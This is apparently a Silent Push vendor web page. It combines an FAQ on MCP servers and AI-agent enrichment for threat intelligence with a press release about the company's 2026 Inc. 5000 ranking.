Feeding an AI SOC earlier data can make it faster and, more importantly, right more often.
Interested in Learning More?
Start a conversation with one of our platform experts to learn how preemptive cyber defense can give your team more lead time on adversary infrastructure, before an attack is launched.
We also offer a free Community Edition so defenders can see how our platform integrates with their existing security stack.
FAQs
1. What is the primary function of an MCP server?
An MCP server provides an AI model or agent with a standardized way to access external tools and data, without custom, one-off integration work for every platform it connects to. Instead of an agent needing code to query each different data source, it connects through the same protocol regardless of what’s on the other end.
For the Context Graph specifically, our MCP Server puts that intelligence directly inside the tools practitioners already use, including Claude and Cursor. An analyst or an agent can ask a plain-language question about an indicator, a domain, or a pattern of infrastructure and get a deterministic answer. There’s no SPQL to write and no separate console to learn.
2. What is “agentic enrichment” and how does it work?
Agentic enrichment occurs when an AI agent, not an analyst, pulls context for an indicator, a domain, or a piece of infrastructure mid-investigation. Instead of an analyst pausing to run a manual lookup, the agent queries a data source directly and folds the result back into whatever it’s building: an alert summary, an investigation timeline, or a triage recommendation, in real time.
The mechanism is straightforward. An agent, running inside Claude, Cursor, or another MCP-compatible tool, sends a plain-language query through the MCP Server, and the Context Graph returns a deterministic answer with clear data provenance. What makes that enrichment useful rather than just fast depends on what’s on the other end of the query. Enrichment pulled from a traditional IOC feed still only reflects evidence of an attack that has already happened. Enrichment pulled from IOFA data is enriching a campaign before it launches. It’s essentially the same mechanism, applied to a different point on the timeline, which is key in proactive defense.
Company Recognized for 1,744%Three-Year Revenue Growth, Earning a Place Among the Nation’s Most Successful Independent Businesses
RESTON, Va., August 11, 2026—Silent Push, the leader in preemptive cybersecurity intelligence, today announced it has been ranked No. 184 on the 2026 Inc. 5000 list, the annual list of the fastest-growing private companies in America. The list is the most prestigious ranking of the nation’s most successful independent and entrepreneurial businesses, recognizing companies that have achieved remarkable growth while driving innovation, creating jobs, and shaping the future of the economy. Past honorees include companies such as Microsoft, Meta, Chobani, Oracle, and Patagonia.
“Being ranked 184 on the Inc. 5000 is proof the market needs preemptive cybersecurity, and we’re proud to be recognized,” said Ken Bagnall, CEO and Co-Founder, Silent Push.
“We are trusted by U.S. government organizations, Fortune 100 companies, and global cybersecurity companies to definitively track attacker infrastructure and prevent large-scale attack campaigns from launching. Our customers don’t want to react to threats—they want to see them coming. We built Silent Push to prove that the ‘detect-and-respond’ concept is dead.”
This year’s Inc. 5000 recognizes a new class of companies redefining what growth looks like. From AI and advanced manufacturing to healthcare, consumer products, and professional services, these businesses are expanding their impact, creating jobs and proving that entrepreneurial ambition continues to fuel the U.S. economy. Among the 5,000 companies on the list, the median three-year revenue growth rate was 130%, and those companies have collectively added more than 627,208 jobs to the U.S. economy over the past three years.
For the full Inc. 5000 list, honoree company profiles, and a searchable database by industry and location, please visit: www.inc.com/inc5000.
“Every company on the Inc. 5000 has a story of perseverance, smart decision making, and a refusal to sit still,” says Mike Hofman, editor-in-chief of Inc. “Their growth reflects more than strong financial performance–it reflects creativity, resilience, and the customer focus required to build companies that make a lasting impact. We congratulate all honorees on this significant achievement.”
Inc. will celebrate the honorees at the 2026 Inc. 5000 Conference & Gala, taking place October 14–16 in Dallas, Texas, and the top 500 will be listed in the Fall issue of Inc. Magazine. Tickets are on sale now.
Inc. 5000 List Methodology
Companies on the 2026 Inc. 5000 are ranked according to percentage revenue growth from 2022 to 2025. To qualify, companies must have been founded and generating revenue by March 31, 2022. They must be U.S.-based, privately held, for-profit, and independent—not subsidiaries or divisions of other companies—as of December 31, 2025. (Since then, some on the list may have gone public or been acquired.) The minimum revenue required for 2022 is $100,000; the minimum for 2025 is $2 million. As always, Inc. reserves the right to decline applicants for subjective reasons.
About Silent Push
Silent Push is the preemptive cyber defense company. It provides a complete view of emerging threat infrastructure in real time through its Indicators of Future Attack® data, enabling security teams to proactively block threats. The platform is also available via API and integrates with SIEM, XDR, SOAR, TIP, and OSINT tools. Customers include Fortune 500 companies and government agencies.
Inc. is the leading media brand and playbook for the entrepreneurs and business leaders shaping our future. Through its journalism, Inc. aims to inform, educate, and elevate the profile of its community: the risk-takers, the innovators, and the ultra-driven go-getters who are creating the future of business. Inc. is published by Mansueto Ventures LLC, along with fellow leading business publication Fast Company. For more information, visit www.inc.com.